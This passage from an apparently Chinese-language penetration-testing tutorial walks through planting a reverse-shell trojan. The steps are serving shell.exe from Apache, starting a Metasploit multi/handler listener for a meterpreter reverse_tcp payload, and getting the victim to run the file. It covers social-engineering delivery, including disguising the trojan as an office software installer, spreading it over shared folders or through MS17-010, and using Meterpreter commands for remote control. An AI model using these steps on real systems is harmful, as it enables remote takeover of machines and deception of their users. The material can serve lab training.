
(2)搭建文件服务器(供目标机下载木马)
mv shell.exe /var/www/html#将木马复制到 Apache 网站根目录
service apache2 start#启动 Apache 服务

验证:浏览器访问 http://192.168.153.131/shell.exe ,若能下载则说明服务器搭建成功

(3)攻击机开启监听
msfconsole # 若已启动可跳过
use exploit/multi/handler # 加载监听模块
set payload windows/meterpreter/reverse_tcp # 与木马 payload 一致
set lhost 0.0.0.0 # 监听所有网卡,也可以是攻击者192.168.153.131
set lport 9999 # 与木马 LPORT 一致
run # 启动监听
2.木马植入与控制
(1)植入方式
社会工程学:通过邮件附件、聊天工具发送木马下载链接( http://攻击机IP/shell.exe )
内网渗透:利用已控制的设备,将木马复制到目标机共享文件夹
漏洞利用:通过前文提到的 MS17-010 等漏洞,将木马上传到目标机
(2)启动木马
目标机用户双击下载的 shell.exe (需诱导用户执行,如伪装为"办公软件安装包")
(3)控制目标机
当目标机执行木马后,攻击机 Metasploit 会显示" Meterpreter session 1 opened ",表示连接成功

常用控制命令(同前文 Meterpreter 操作): ps (查看进程)、 screenshot (截屏)、 shell (获取 CMD)等